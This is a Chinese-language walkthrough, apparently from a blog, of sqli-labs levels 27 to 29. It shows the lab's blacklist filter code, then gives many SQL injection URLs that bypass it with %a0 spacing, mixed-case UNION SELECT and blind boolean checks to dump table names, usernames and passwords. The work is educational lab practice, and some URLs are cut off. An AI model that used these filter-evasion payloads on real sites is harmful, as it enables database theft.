
```
function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);          //strip out /*
$id= preg_replace('/[--]/',"", $id);            //Strip out --.
$id= preg_replace('/[#]/',"", $id);                     //Strip out #.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/select/m',"", $id);     //Strip out spaces.
$id= preg_replace('/[ +]/',"", $id);        //Strip out spaces.
$id= preg_replace('/union/s',"", $id);      //Strip out union
$id= preg_replace('/select/s',"", $id);     //Strip out select
$id= preg_replace('/UNION/s',"", $id);      //Strip out UNION
$id= preg_replace('/SELECT/s',"", $id);     //Strip out SELECT
$id= preg_replace('/Union/s',"", $id);      //Strip out Union
$id= preg_replace('/Select/s',"", $id);     //Strip out select
return $id;
}


?>
```

m (PCRE_MULTILINE)默认情况下，PCRE 认为目标字符串是由单行字符组成的(然而实际上它可能会包含多行)， "行首"元字符 (^) 仅匹配字符串的开始位置， 而"行末"元字符 ($) 仅匹配字符串末尾， 或者最后的换行符(除非设置了 D 修饰符)。这个行为和 perl 相同。 当这个修饰符设置之后，“行首”和“行末”就会匹配目标字符串中任意换行符之前或之后，另外， 还分别匹配目标字符串的最开始和最末尾位置。这等同于 perl 的 /m 修饰符。如果目标字符串 中没有 "\n" 字符，或者模式中没有出现 ^ 或 $，设置这个修饰符不产生任何影响。
s (PCRE_DOTALL)如果设置了这个修饰符，模式中的点号元字符匹配所有字符，包含换行符。如果没有这个修饰符，点号不匹配换行符。这个修饰符等同于 perl 中的/s修饰符。 一个取反字符类比如 [^a] 总是匹配换行符，而不依赖于这个修饰符的设置。/m 当设定了此修正符，“行起始”和“行结束”除了匹配整个字符串开头和结束外，还分别匹配其中的换行符的之后和之前。这和 Perl 的 /m 修正符是等效的。如果目标字符串中没有“\n”字符或者模式中没有 ^ 或 $，则设定此修正符没有任何效果。 实际上就就是匹配多行的意思？

/s 使圆点元字符（.）匹配换行符， 上面这里没有点就不用管了，那么上面直接大小写绕过就可以了

爆数据库


```
http://10.10.10.141/sql/Less-27/?id=0'%a0uniOn%a0sElEct%a01,database(),3%a0or%a0'1'='1
```



这里的or '1 ' = '1是为了闭合和后的' 变成or '1'='1' limit 1,1 让语句完整

查表名 （这里需要把or换成&&（%26%26））

```
http://10.10.10.141/sql/Less-27/?id=0'%a0uniOn%a0sElEct%a01,(group_concat(table_name)),3%a0from%a0informati
```



查字段名

```
http://10.10.10.141/sql/Less-27/?id=0'%a0uniOn%a0sElEct%a01,(group_concat(column_name)),3%a0from%a0informat
```

查数据

```
http://10.10.10.141/sql/Less-27/?id=0'%a0uniOn%a0sElEct%a01,(group_concat(username)),3%a0from%a0users%a0uni
```

在查数据的时候我参考的那个语句是

```
http://10.10.10.141/sql/Less-27/?id=0'%a0uniOn%a0sElEct%a01,(group_concat(username)),3%a0from%a0users%a0uni
```


后来我把最后后面联合查询的　　括号　都去掉,发现都没问题就是把　1　的括号去掉的时候报错了，然后我在前面加个%a0又正常了，我的猜想大概是原作者是为了防止空格被过滤　然后后面的参数会跟前面的参数黏在一起发生了错误，加上了括号即使被过滤也可以让系统来区分不至于报错。

这是原作者的语句

```
<span style="color:#000000;">http</span><span style="color:#666600;">:</span><span style="color:#880000;">/
http</span><span style="color:#666600;">:</span><span style="color:#880000;">//localhost/sqli-labs/Less-27/
http</span><span style="color:#666600;">:</span><span style="color:#880000;">//localhost/sqli-labs/Less-27/
http</span><span style="color:#666600;">:</span><span style="color:#880000;">//localhost/sqli-labs/Less-27/
://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),(database()),(3) or (1)='1  爆数据库
http://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),(group_concat(table_name)),(3)%a0from%a0inform
http://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),group_concat(column_name),3%a0from%a0informati
http://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),group_concat(email_id),3%a0from%a0emails%a0uni
```

://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),(database()),(3) or (1)='1 爆数据库
http://localhost/sqli-labs/Less-27/?id='%a0uNion%a0sElect(1),(group_concat(table_name)),
(3)%a0from%a0information_schema.tables%a0where%a0table_schema='security'%26%26%a0%271%27=%2
爆表 http://localhost/sqli-labs/Less-27/?
id='%a0uNion%a0sElect(1),group_concat(column_name),3%a0from%a0information_schema.columns%a0wher
爆列 http://localhost/sqli-labs/Less-27/?
id='%a0uNion%a0sElect(1),group_concat(email_id),3%a0from%a0emails%a0uniOn%a0seLect (1),2,'3 提取数
据

都加了空格这样用union select就可以避免空格了，就算空格被过滤也没关系



less 27a GET - Blind Based- All your UNION & SELECT belong to us

这个是less 27的盲注版本，双引号型的

```
http://10.10.10.141/sql/Less-27a/?id=1"or "1"="1
```


下面给出盲注的payload

```
http://10.10.10.141/sql/Less-27a/?id=1"and(length(database())>7)%a0uNion%a0sELect%a01,2,"3
```


```
http://10.10.10.141/sql/Less-27a/?id=1"and(length(database())>8)%a0uNion%a0sELect%a01,2,"3
```

查数据库

```
http://10.10.10.141/sql/Less-27a/?id=1"%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,database(),"3
```




查表名：

查表面需要闭合后面双引号我就用"1"="1来闭合，前面还需要&&（%26%26）并一起，要不然会显示不出来，这个我经常忘记，没有就会出现这种情况


```
http://10.10.10.141/sql/Less-27a/?id=1"%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,(group_concat(t
```


查字段名

```
http://10.10.10.141/sql/Less-27a/?id=1"%a0And%a0(length(database())>8)%a0uNion%a0sELect%a01,(group_concat(c
```




查数据（注意这里需要把&&给去掉，我也是经常忘记）

```
http://10.10.10.141/sql/Less-27a/?id=-1"%a0And%a0(length(database())>8)%a0UNion%a0SElect%a0(1),(group_conca
```



这里的话提数据除了后面再接查询语句外，还可以用where 1=1还提数据，当然前面也同样适用，只是我现在才想到

```
http://10.10.10.141/sql/Less-27a/?id=-1"%a0And%a0(length(database())>8)%a0UNion%a0SElect%a0(1),(group_conca
```



less 28 GET - Error Based- All your UNION & SELECT belong to us String-Single quote with parenthesis基于错误的，有括号的单引号字符型，过滤了union和select等的

注入

这里我需要说明下，我做题的时候不小心做错了，一直以为是28题，后来才发现是28a的题目，然后我把测试语句放到28题里面测试了都一样的，就是URL28后面多个a少个a的区别，这里我就不补充啦，太累了，做28你们可以参照下面的来做一样的

28a说是盲注，但是不知道为啥竟然可以报错，这里我就把盲注的代码也拿过来备用

加红的部分是我容易犯错的地方，对于盲注大家还是用脚本跑的比较好

```
<span style="color:#333333;">长度是8
http://localhost/sqli-labs/Less-28a/?id=1')and(length(database())>7)and('1')=('1
http://localhost/sqli-labs/Less-28a/?id=1')and(length(database())>8)and('1')=('1
第一个字符是115，即s
http://localhost/sqli-labs/Less-28a/?id=1')and(ascii(substr((</span>sElect%a0database()<span style="color:#
http://localhost/sqli-labs/Less-28a/?id=1')and(ascii(substr((</span>sElect%a0database()<span style="color:#
sElect%a0database()),1,1))>114)and('1')=('1
http://localhost/sqli-labs/Less-28a/?id=1')and(ascii(substr((sElect%a0database()),1,1))>115)and('1')=('1
```

```
sElect%a0database()),1,1))>114)and('1')=('1
http://localhost/sqli-labs/Less-28a/?id=1')and(ascii(substr((sElect%a0database()),1,1))>115)and('1')=('1
```

less 28a GET - Bind Based- All your UNION & SELECT belong to us String-Single quote with parenthesis基于盲注的，有括号的单引号字符型，过滤了union和select等的注入

开始之前我们需要打开源码把里面的注释给去除，增加挑战难度


```
index.php
        else { echo "Please input the ID as parameter with numeric value ";}



function blacklist($id)
{
$id= preg_replace('/[\/\*]/',"", $id);                    //strip out /*
$id= preg_replace('/[--]/',"", $id);                      //Strip out --.
$id= preg_replace('/[#]/',"", $id);                              //Strip
out #.
$id= preg_replace('/[ +]/',"", $id);                  //Strip out spaces.
$id= preg_replace('/select/m',"", $id);                   //Strip out
spaces.
$id= preg_replace('/[ +]/',"", $id);                  //Strip out spaces.
$id= preg_replace('/union\s+select/i',"", $id);     //Strip out UNION & SELECT.
return $id;
}


?>
</font> </div></br></br></br><center>
<img src="../images/Less-28.jpg" />
</br>
</br>
```


那个i表示正在匹配的模式，i是忽略大小写,\s就是匹配任意空白字符，制表符啊，换行啊空格啊等

那我们中间不加空格能绕过吧还是用%a0吧

老规矩，我先输入单引号，然后双引号，看报错，猜测下语句里面用的是什么这里我用单引号报错了，然而双引号没有报错


单引号



双引号

然后输入（,看会不会报错

```
http://10.10.10.141/sql/Less-28a/?id=1)''
```



后面单引号是闭合原来语句的单引号，加上）没错，说明原来的语句有括号

语句可能就是 select *from users where id=('xxx')

查数据库

```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,database(),('3')=('3
```

或者这样可以的，主要关注的是需要闭合原语句后面的')

```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,database(),3%a0or%a0('1')=('1
```

查表名：（这里别忘记把or换成&&）

```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,(group_concat(table_name)),3%a0from%a0informatio
```

查字段名


```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,(group_concat(column_name)),3%a0from%a0informati
```

查数据（把&&换成where）

```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,(group_concat(username)),3%a0from%a0users%a0wher
```

还有这个

```
http://10.10.10.141/sql/Less-28a/?id=0')UNion%a0SElect%a01,(group_concat(username)),3%a0from%a0users%a0UNio
```




- /*以上26-28未经验证*/

- /*接下来是我自己做的了*/

Less-29 基于WAF的一个错误

用WAF防护

测试：输入双引号正常，输入一个引号发生错误，两个引号正常



那么语句可能是 select * from users where id='xx' limit 1,1

尝试注入payload：

```
?id=-1' union select 1,2,database()--+
```

库爆出来了，后面步骤一样，该干嘛干嘛就完事了。

```
?id=-1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=databas

?id=-1' union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users'

?id=-1' union select 1,2,group_concat(username,0x7e,password) from users--+
```

啥玩意啊，什么world's best firewall 直接查完了，过于简单不再赘述。

我闲的dan疼去查了一下waf绕过方法，大佬们是这么说的;

waf是只允许输入数字的，我们在输入数字的时候先给waf看然后检测正常后才转发给我们需要访问的页面，那篇文章是有写到的，这里我弄2个值，一个是用来欺骗waf的。另一个才是给我们需要访问页面的

看一下这篇博客，http://blog.csdn.net/nzjdsds/article/details/77758824

再结合源码了解一下：

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-tran
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-29 Protection with WAF</title>
</head>

<body bgcolor="#000000">
<div style=" margin-top:70px;color:#FFF; font-size:40px; text-align:center">Welcome   <font
<font size="3" color="#FFFF00">


<?php
//including the Mysql connect parameters.
